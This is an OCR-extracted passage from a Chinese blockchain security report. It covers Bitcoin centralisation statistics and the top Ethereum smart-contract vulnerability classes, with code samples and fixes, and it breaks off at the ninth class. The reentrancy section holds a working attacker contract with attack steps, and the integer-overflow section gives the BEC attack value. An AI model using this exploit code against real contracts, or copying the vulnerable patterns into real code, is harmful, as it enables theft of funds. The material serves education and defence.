
新产出的比特币区块已经成为各大矿池的囊中之物，经过对 2018 年 5 月 28 日 24 小时内比特币新生区块的分布统计来看，仅有 5 个区块没有被矿场、矿池冠名，其余区块均被 16 个矿场、矿池所包揽，目前矿场、矿池所挖出的新区块比例已占到 96.82%，前 6 大矿池排名相对稳定（BTC.com、SlushPOOL、AntPOOL、BTC.TOP、F2POOL、ViaBTC）更是占到 78.98%。



（24 小时比特币开采区块分布 数据来源：blockchain.info/pools @2018.05.28）

3.1.3.3 比特币账户分布分析

截至 2018 年 5 月 30 日，比特币产出总量已达到 17,064,950 个，比特币账户钱包地址已达到 25014910 个。其中大于 1 百万美元的比特币账户共有 9901 个，所持有比特币总额为 9,610,606.38 个。这部分用户在总用户中占比万分之 5.8，所持有的比特币占已产出比特币总量的 56.32%。



（数据来源：bitnodes.earn.com @2018.05.30）


比特币主力持币人群集中在持有 10-10 万比特币账户的区间，这部分账户总量为 148811 个，仅占到比特币全部账户的 0.59%，而持有的比特币总量却占到了比特币总量的 84.01%。而排名前 5 的比特币账户全部来自大型区块链加密数字货币交易所。

✧ 排名前 5 的比特币账户

排名	账户归属	持有比特币数量
1	Bitfinex-coldwallet	181,236
2	Binance-wallet	152,779
3	Bittrex-coldwallet	117,203
4	Huobi-wallet	98,041
5	Bitstamp-coldwallet	97,848


（数据来源：bitnodes.earn.com @2018.05.30）

3.1.3.4 比特币客户端代码应用分布分析



（全球比特币节点代码分布 数据来源：bitnodes.earn.com @2018.05.29）


根据 2018 年 5 月 28 日的统计，全球共有 10077 个比特币节点，使用 31 种不同的比特币客户端代码，使用原生比特币客户端节点分布相对集中，原生客户端的版本分布也主要集中在 0.16.0 和 0.15.1 两个版本上。




（bitcore 版本分布 数据来源：bitnodes.earn.com @2018.05.28）

3.1.3.5 比特币客户端代码贡献度分布

基于 Github 上比特币代码（bitcoin）的分析，比特币代码共有 547 位贡献者。贡献量大量增长是在 2011 年，并在 2017 年达到顶峰。2018 年的贡献量在经过下滑后有回暖的趋势，有五位贡献者 laanwj，sipa，MarcoFalke，jnewbery，practicalswift 在 3 月到 5 月做出了大量贡献。





（图片来源：github.com @2018.06.01）

3.1.3.6 比特币安全分析结论

综合上述对比特币节点、客户端代码贡献者的分布相对分散，安全风险性较小。但在新区块归属、账户比特币持有量、客户端版本三项分布上相对集中，这将给其中所涉及的新区块产出排名前列的矿池和矿场与持有比特币排名前列的交易所们带来了系统性的风险隐患。


3.2 区块链 2.0——以太坊安全性分析

3.2.1 以太坊自身设计机制说明

与比特币相比，以太坊它不仅仅是一种加密数字货币。它是一个基于区块链的底层平台，它采用智能合约 - 以太坊虚拟机（EVM）的架构，并使用其名为以太（ether）的货币用于智能合约。

以太坊的智能合约使用区块链存储的应用程序进行合同的协商和确认。这些智能合约的好处是以太坊提供了一种去中心化的方式来验证和执行它们。去中心化使得欺诈或审查非常困难。智能合约旨在提供比传统合同更高的安全性，并降低相关成本。

以太坊虚拟机（EVM）是所有智能合约在以太坊中运行的虚拟机。它是一个简单而强大的 256 位图灵完备虚拟机。图灵完备意味着在给定资源和内存的情况下，以太坊虚拟机可以执行解决任何问题的任何程序。



（智能合约的运行原理 图片来源：blockgeeks.com）

智能合约是一段写在区块链上的代码，智能合约的工作流程需要经历构建、存储、执行三个过程，智能合约的工作原理如下：

1）智能合约由区块链内的多个用户共同参与制定，可用于用户之间的任何交易行为。协议中明确了双方的权利和义务，开发人员将这些权利和义务以电子化的方式进行编程，代码中包含会触发合约自动执行的条件。

2）一旦编码完成，这份智能合约就被上传到区块链网络上，即全网验证节点都会接收到你和 A 的智能合约。

3）智能合约会定期检查是否存在相关事件和触发条件；满足条件的事件将会推送到待验证的队列中。

4）区块链上的验证节点先对该事件进行签名验证，以确保其有效性；等大多数验证节点对该事件达成共识后，智能合约将成功执行，并通知用户。

5）成功执行的合约将移出区块。而未执行的合约则继续等待下一轮处理，直至成功执行。

部署到以太坊上的智能合约是要消耗以太币的。智能合约遵循“Less is more”的原则，逻辑复杂度与以太坊 Gas 的消耗成正比，逻辑越复杂，执行智能合约所消耗的以太坊 Gas 就越多。

为以太坊编写智能合约，需要使用 Solidity 编程语言。Solidity 是一种目标驱动的松散类型的语言，语法非常类似于 ECMAScript（Javascript）。从以太坊设计原理文档中，以太坊使用 32 字节指令字大小的堆栈和内存模型。EVM（以太坊虚拟机）使我们能够访问程序“堆栈”，它就像一个寄存器空间，我们可以粘贴存储器地址，使程序计数器循环/跳转，还可以扩展调用其它智能合约甚至是已经写入区块链的智能

合约。由于 EVM 不会额外提供智能合约的执行限制条件，因此需要智能合约自身具备完整确定性。

3.2.2 以太坊智能合约的安全风险

通过对知道创宇自有 Seebug 漏洞库中涉及区块链和智能合约的漏洞（http://blockchain.seebug.org）及 NCC 的分布式应用安全项目（dasp.co）中对以太坊智能合约安全漏洞进行了综合分析，下面将对 9 个以太坊智能合约威胁较高的漏洞展开说明。

3.2.2.1 TOP1 递归调用漏洞（又叫未知调用、重入漏洞）

该漏洞造成的损失：350 万 ETH （时值 5000 万美元）

该漏洞的利用有一个知名的案例，以太坊（Ethereum）漏洞。在首次发现以太坊存在这个问题的时候，很多人都觉的不可思议，在高漏洞造成数千万美元的损失之后，该漏洞可谓直接导致了以太坊的硬分叉之路。

这个漏洞的触发在于外部合约对正在起草的合约进行新的调用，而这个调用发生在初次执行完成之前。对于函数而言，这个调用意味着合同状态发生了改变，调用的合约变得不可信，外部地址上却使用了低层功能。

漏洞示例：

1、 一个智能合约跟踪多个外部地址的资金余额，并允许用户使用其公有 withdraw()函数提取资金。
2、 一个恶意智能合约使用 withdraw()函数提取其全部资金余额。
3、 在恶意合约更新余额前，受害合约执行低级别函数

call.value(amount)()，将以太坊发送给恶意合约。

4、 恶意合约具有可支付 fallback()函数接受资金，然后回调到受害合约的 withdraw()函数。

5、 第二次执行触发资金转移：请记住，此时恶意智能合约的资金余额尚未在第一次提取后更新。结果，恶意智能合约再一次成功提出了全部资金余额。

代码示例：

以下功能包含易受重入攻击影响的函数。当低级别 call()函数将 ether 发送给 msg.sender 的地址时，它就变容易遭到攻击；如果这个地址是智能合约，则支付将触发回退函数，并留下剩余交易手续费（gas）：

```
1
2   function withdraw (uint _amount) {
3       require (balances [msg.sender]> = _amount) ;
4       msg.sender.call.value (_amount)  () ;
5       balances[msg.sender] - = _amount;
6   }
7
```

现实案例：以太坊 DAO 事件

✧ **背景知识——**回调函数

Solidity 里有一个叫做回调函数的东西，该函数没有名字，没有参数，没有返回值，并且会在以下条件触发：

（1）当合约被调用时，如果没有其他函数能匹配调用的函数或根本没指定调用的函数。

（2）当合约收到不带合约的 ether 转账时。

请注意：如果向一个合约地址转账，那么合约内必须有回调函数，否则转账将会被拒绝。

Send 与 call 的区别

addr.send(123)与 addr.call.value(123)()都可以实现向 msg.sender 转 123wei 的功能，但是

send：回调函数最多能使用 2300gas

call：将本合约所有剩余的 gas 传递给接受转账的合约，这意味着接受转账的合约能用 gas 执行更多功能。

✧ 攻击原理

DAO 的示例代码

```
contract Bank{
    uint balance; //这是为方便查看Bank合约地址上还剩多少钱，以判断攻击是否成功
    mapping(address=>uint) userBalances;

    function Bank() payable{ balance = msg.value; }

    function getUserBalance(address user) constant returns(uint){
        return userBalances[user];
    }

    function addToBalance() public payable{
        userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
        balance += msg.value;
    }

    function withdrawBalance(){
        uint amountToWithdraw = userBalances[msg.sender];
        balance -= amountToWithdraw;
        if (msg.sender.call.value(amountToWithdraw)() == false){
        //攻击点所在处，应该使用 if((msg.sender.send(amountToWithdraw)) == false){
            throw;
            }
        userBalances[msg.sender] = 0;
    }

    function getBalance() public view returns(uint){ return balance; }
}

```

下面请看 withdrawBalance

函数首先确定了需要撤回的金额，接着在合约账户上减去了这笔钱，并完成转账，最后将用户账户归零。

注意到：代码中先进行转账，再归零用户账户。

✧ 攻击思路：

如果我们创建一个合约，那么当合约接受转账时会触发回调函数。回调函数里再次调用 withdrawBalance，即实现了在账户归零前多次进行撤资。

攻击者合约代码

```
contract BankAttacker{
    bool attacked;
    address bankAddress;

    function  BankAttacker(address _bankAddress, bool _attacked)payable{
        bankAddress=_bankAddress;
        attacked=_attacked;
    }

    function() payable{ //回调函数
        if(attacked==false)
        {
            attacked=true;
            if(bankAddress.call(bytes4(sha3("withdrawBalance()")))==false) {
                throw;
            }
        }
    }

    function  deposit(){
         if(bankAddress.call.value(2000000)(bytes4(sha3("addToBalance()")))==false) {
                throw;
            }
    }

    function  withdraw(){
         if(bankAddress.call(bytes4(sha3("withdrawBalance()")))==false ) {
                throw;
            }
    }
}

```

来看回调函数，首先判断是否实施过攻击，如果没有实施的话调用 withdrawBalance 函数。

✧ 攻击流程

（1）首先在 remix 上创建 Bank 合约。为了模拟其他用户在合约中存入了很多钱，我直接在创建合约时打入“巨款”。

（2）创建 attack 合约。为了让攻击者先存钱再取钱，我也在创建合约时打入“巨款”。注意,attack 合约创建时要以 Bank 合约地址和 false 为输入。

（3） Attack 合约执行 deposit，向 Bank 合约存钱。执行后查看 Bank 合约地址的余额和 Attack 合约地址在 Bank 中的余额。

（4）Attack 合约执行 withdraw。执行后发现 Bank 合约地址里的钱少了 4000000,而不是 Attack 合约存入的 2000000,即 Attack 成功从 Bank 中提取了两次款（还可以是更多次）。

✧ 修复方法

（1）如果 Bank 中 userBalances[msg.sender] = 0; 放在 if 语句前面，即可规避攻击。

```
1
2   function withdrawBalance() {//攻击点所在处
3       uint amountToWithdraw = userBalances[msg.sender];
4       balance -= amountToWithdraw;
5       userBalances[msg.sender] = 0;
6       if (msg.sender.call.value(amountToWithdraw)() == false) {
7           throw;
8       }
9       //userBalances[msg.sender] = 0;
10  }
11
```

（2）如果转账时用 addr.send 而不是 addr.call.value，也可以规避攻击（send 不能给 Attack 合约中的回调函数提供足够的 gas）。

```
function withdrawBalance() {//攻击点所在处
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
    if((msg.sender.send(amountToWithdraw)) == false){
        throw;
    }
    userBalances[msg.sender] = 0;
}
```

3.2.2.2 TOP2 权限控制漏洞（又叫访问控制）

漏洞造成的损失：大约 15000ETH（时值 3000 万美元）

权限控制问题在所有程序中都很常见，而不仅存在于智能合约之中。事实上，在 OWASP 中该问题也排行第 5。我们通常通过公开或者外部函数获取到合约的内容。但如果合约的可视性没有进行良好的安全设置，攻击者也很容易查看并获取合约的隐私内容和内部逻辑，他们能够找到绕过限制的方式。这些漏洞通常在合约使用 tx.origin 对调用者进行验证时触发。

漏洞示例：

一个智能合约在初始化时指定了合约所有者的地址。这是赋予提取合约资金特殊权限的常见模式。不幸的是，初始化函数可以在调用之后，被任何人再次调用。这就导致允许任何人成为该智能合约的所有者并提取资金。

代码示例：

在下面的例子中，智能合约的初始化函数将合约所有者设置为该函数的调用者。然而，初始化函数与智能合约的构造函数是不互相关联的，同时它 也不会记录它被调用过的日志。

```
1
2   function initContract() public {
3       owner = msg.sender;
4   }
5
```

在 Parity 多重签名钱包中，这个初始化函数被从钱包中分离出来，并被定义在“函数库”合约中。用户需要通过一个 delegateCall 调用函数库中的函数来初始化钱包。不幸的是，在这个例子中，初始化函数并没有检查钱包是否已经被初始化过。更坏的是，由于函数库也是一个智能合约，任何人都可以让函数库自身来进行初始化。

现实案例：

Parity 多重签名钱包漏洞

2017 年 7 月 20 日 Parity 客户端附带的多重签名钱包智能合约被发现存在严重漏洞，黑客利用 wallet.sol 多重签名合约中存在的漏洞，向受害者发起两笔特定交易，借此获取该地址的所有权并迅速将里面所有的资产转移出来。这个漏洞的关键就是本来应该被声明为内部才能访问的函数 initMultiowned 和其它几个函数，但是原代码没有声明，所以智能合约编程语言 Solidity 就默认它是公开的了。于是任何人都可以去调用它，声明自己拥有这个钱包，把里面的钱转走了。

3.2.2.3 TOP3 算术问题（又叫整数溢出问题）

整数溢出并不少见，但这类问题在智能合约中尤其危险。合约中无符号整数的应用非常普遍，大多数开发人员习惯于简化 int 类型（有符号整数）。如果溢出问题发生，许多良性代码路径会成为攻击者进行信息窃取或拒绝服务的载体。

漏洞示例：

1、 一个智能合约的 withdraw()函数可以让用户在操作后，只要账户余额大于 0 就从余额中提取以太坊捐赠给该智能合约。

2、 一个攻击者尝试用提取超出账户余额的以太坊。

3、 withdraw()函数检查结果是余额大于 0，允许攻击者超额提取。导致结果就是账户余额向下溢出，账户中产生了一个更大的余额数值。

代码示例：

第一个例子是一个不检查整数向下溢出的函数，允许提取无限数量的 token。

```
1
2   function withdraw(uint _amount){
3       require(balances[msg.sender] - _amount > 0);
4       msg.sender.transfer(_amount);
5       balances[msg.sender] -= _amount;
6   }
7
```

第二个例子是（聚焦在不诚实的 Solidity 编码对抗中）一个长度被赋予无符号整数类型的数组所产生的缺位错误。

```
1
2   function popArrayOfThings(){
3       require(arrayOfThings.length >= 0);
4       arrayOfThings.length--;
5   }
6
```

第三个例子是第一个例子的变体，其中两个无符号整数的算术结果是一个无符号整数。

```
function votes(uint postId, uint upvote, uint downvotes){
    if (upvote - downvote < 0){
        deletePost(postId)
    }
}
```

第四个例子采用了即将被弃用的 var 关键字。 因为 var 将自己变为包含指定数值所需的最小数据类型，所以它变成一个 uint8 类型来保存数值 0。如果循环迭代超过 255 次，它将在执行过程耗尽气体并且永远达不到该数值：

```
for (var i = 0; i < somethingLarge; i ++) { // ...
}
```

现实案例：

BEC 智能合约漏洞

2018 年 4 月 22 日 BeautyChain（BEC）出现重大安全漏洞，智能合约中，有一个批量转账的功能，它的逻辑是用户提供几个地址(receivers)，然后再提供给每个地址多少个加密数字货币(value)，总金额=发送的人数*发送的金额。要求用户的当前余额大于发送的总金额(amount)，然后扣掉用户余额中的发送的总金额。然后自动给指定地址发送指定的金额，从逻辑来看是没有问题的。

但是 BEC 智能合约的代码是：

uint256 amount = uint256(cnt) * value，uint256 类型的取值范围是 0 到 2 的 256 次方-1,即 0 到 115792089237316195423570985008687907853269984665640564039457584007913129639

9935。

假如设置的值超过了这个取值范围，就会造成溢出。黑客将 value 的值设为 8000000000000000000000000000000000000000000000000000000000000000，此时的 value 是 16 进制，换算成 10 进制为 57896044618658097711785492504343953926634992332820282019728792003956564819968，所以 amount = 2 * value= 1157920892373161954235709850086879078532699846656405640394575840079131296399360。

这个时候 amount 已经是 MAX+1 了，所以溢出则 amount=0。黑客就可以在不用余额的情况下无限转账 BEC。这使得 BEC 凭空蒸发了 10 亿美元。

3.2.2.4 TOP4 未经核查的返回值问题（又叫静默失败发送、为检查返回值的低级别调用）

这个问题有时也称为无声的失败发送或者未经核实的发送。我们应该尽可能避免在合约中使用低层次的调用，因为返回值如果处理不当会出现很多意外的行为。

Solidity 中有一部分功能是低层函数，如 call()，callcode()，delegatecall() 和 send()。 这些函数在处理错误方面的行为与其他 Solidity 函数完全不同，他们不会回到当前执行的状态，而只会返回布尔值 false，程序会继续执行。

如果这些返回值没有得到核查，就会导致一些预想不到的结果。

代码示例：

下面的代码是一个因忘记检查 send()函数返回值而导致执行错误的例子。如果使用它去发送以太坊到一个不能接收它们的智能合约（比如：该智能合约没有支付回调函数）中，那么 EVM 将替换它的返回值为 false。这个例子中由于不检查返回值，导致被函数改变的智能合约状态无法恢复，并且 etherLeft 变量将停止跟踪一个不正确的变量。

```
1
2  function withdraw(uint256 _amount) public{
3      require(balances[msg.sender] >= _amount);
4      balances[msg.sender] -= _amount;
5      etherLeft -= _amount;
6      msg.sender.send(_amount);
7  }
8
```

3.2.2.5 TOP5 拒绝服务问题(包括达到 gas 上限、意外终止、访问控制违规)

漏洞造成的损失：估计为 514,874 ETH（当时约 3 亿美元）

拒绝服务的情况，包括达到到达了程序的容量上限，意外抛出错误，意外的进程杀死，或者访问控制违规问题。

在去中心化应用、以太坊的世界中，拒绝服务问题往往会是致命的：尽管其他类型的应用程序最终总是可以恢复服务的，但智能合约可能会因一次拒绝服务攻击而永久下线。

有多种原因引发导致拒绝服务，如在合约交易时收到了对方恶意行为的攻击，人为地提高了执行操作消耗的容量，滥用访问控制来获取智能合约的隐私组件，遭到混淆攻击。

这一系列攻击都包括了各种变体，并在未来的时间中攻击方式会继续变化。

问题示例：

1、 一个竞拍合约允许其用户对不同资产进行投标。

2、 要进行投标，用户必须调用（uint object）的投标函数填入期望竞投的以太坊数量，该竞拍合约将作为第三方托管保存这些以太坊，直到标的所有者接受投标价格或由初始投标人取消投标。这意味着竞拍合约必须在其余额中保留未处理出价的全部资金。

3、 该竞拍合约还包含一个提款（uint amount）函数，允许管理员从合约中提取资金。随着该函数将 amount 发送到一个硬编码地址，开发人员决定将该函数变为公有函数。

4、 攻击者看到潜在的攻击机会并调用该函数，将所有合约中资金导向合约管理员。这破坏了托管承诺并阻止了所有未确认的出价。

5、 虽然管理员可以将托管的钱退还给合约，但攻击者可以通过简单地提取资金继续进行攻击。

代码示例：

在第一个例子中（受到以太之王的启发），在一个游戏合约中如果你公开贿赂前总统，该游戏合约的函数可以让你成为新总统。不幸的是，如果前总统是一个智能合约，并回退支付，那么权力的转移将失败，同时恶意的智能合约将永远保持在总统位置上。

```
1
2  function becomePresident() payable{
3      require(msg.value >= price); // must pay the price to become president
4      president.transfer(price);   // we pay the previous president
5      president = msg.sender;      // we crown the new president
6      price = price * 2;           // we double the price to become president
7  }
8
```

在第二个例子中，调用者可以决定下一次函数调用可以获得奖励。由于 for 循环中的指令代价昂贵，攻击者可能会由于以太坊中的 gas 阻塞限制引入太多的数字进行迭代，这将有效地阻止该函数的运行。

```
1
2   function selectNextWinners(uint256 _largestWinner){
3       for(uint256 i = 0; i < largestWinner, i++){
4           // heavy code
5       }
6       largestWinner = _largestWinner;
7   }
8
```

3.2.2.6 TOP6 伪随机问题

漏洞造成的损失：超过 400 ETH

随机问题很难在以太坊中得到纠正。尽管 Solidity 提供了些难以预测值的函数和变量，但很多情况中还是难以保持隐私性。随机性在一定程度上是可预测的，所以恶意用户以此实施攻击。

问题示例：

1、 在一个游戏中，一个智能合约使用区块编号作为随机的生成源。
2、 攻击者创建了一个恶意合约去检查当前区块编号是否是优胜者。如果是就调用上面的智能合约去请求获胜；由于生成了重复的交易，这个区块编号将出现在两个相同的合约中。
3、 攻击者只需要重复调用恶意合约直到获胜为止。

代码示例：

在第一个例子中，私有 seed 与 iteration 编号和 keccak256 散列函数结合使用来确定调用者是否获胜。尽管 seed 是私有的，但它必须在某个时间点通过交易进行设置导致它在区块链上是可见的。

```
1
2   uint256 private seed;
3   function play() public payable{
4       require(msg.value >= 1 ether);
5       iteration++;
6       uint randomNumber = uint(keccak256(seed + iteration));
7       if (randomNumber % 2 == 0){
8           msg.sender.transfer(this.balance);
9       }
10  }
11
```

在第二个例子中，block.blockhash 被用来生成一个随机数。如果 blockNumber 被设置为当前 block.number,则这个散列是未知的，并会被设置为 0。在将 blockNumber 设置为超过 256 块的情况下它总会变为零。最终，如果它被设置为一个之前的不太旧的区块号码，另一个智能合约可以访问相同的号码并将游戏合约作为同一交易的一部分进行调用。

```
1
2   function play() public payable{
3       require(msg.value >= 1 ether);
4       if (block.blockhash(blockNumber) % 2 == 0){
5           msg.sender.transfer(this.balance);
6       }
7   }
8
```

3.2.2.7 TOP7 竞争条件问题（也叫 TOCTOU、TOD）

由于矿工总是通过外部地址来获得报酬，因此用户可以指定更高的费用来让自己的交易更快地完成。而以太坊区块链是公开的，每个人都可以看到其他人尚未完成的交易内容。这意味着，如果某个用户正在处理问题，恶意用户也可以窃取该解决方案，以较高的费用发起新交易，抢占原始解决方案。如果智能合约的开发者不太谨慎，这种情况会导致实际且毁灭性的攻击。

问题示例：

1、 一个智能合约发布了一个 RSA 号码(N = prime1 x prime2)。
2、 调用者通过使用正确的 prime1 和 prime2 调用 submitSolution()公有函数来获得奖励。
3、 Alice 成功解出了 RSA 号码并提交了答案。
4、 攻击者在网络上看到了 Alice 的含有答案的交易在等待矿工们记录确认攻击者者复制了同样的答案并用更高的手续费（gas）提交了交易。
5、 攻击者所提交的交易由于手续费高而被有限确认，攻击者获得了奖励。

3.2.2.8 TOP8 时间戳依赖问题（也叫时间篡改问题）

从锁定令牌到在特定时间解锁资金，合约都需要依赖当前时间。 这通常通过 block.timestamp 或其 now 来在 Solidity 中实现。由于这个时间依赖的是矿工，一笔交易的矿工如果在挖矿时间上会有余地，所

以良好的智能合约应该避免时间依赖。而正如在 TOP6 伪随机问题中探讨的，block.timestamp 函数中使用的随机只是伪随机。

问题示例：

1、 挖矿游戏会奖励最接近当天午夜时间的第一个玩家。

2、 恶意矿工将挖到区块的时间戳设置为午夜的时间，试图来赢得这个游戏。

3、 临近午夜矿工停止挖矿释放该区块。当为该块设置的时间戳时间足够接近到午夜，网络上的其他节点决定接受该区块。

代码示例：

以下函数只能接受特定日期之后的调用。由于矿工在一定程度上可以改变他们区块的时间戳，他们可以尝试挖掘一个包含他们交易的区块，并在未来设定一个区块时间戳。如果足够接近，它将在网络上被接受，交易将在任何其他矿工试图挖出区块之前给予该名矿工区块奖励。

```
1
2 ▼ function play() public{
3       require(now > 1521763200 && neverPlayed == true);
4       neverPlayed = false;
5       msg.sender.transfer(1500 ether);
6   }
7
```

3.2.2.9 TOP9 短地址攻击问题（也叫客户端漏洞、非连锁问题）

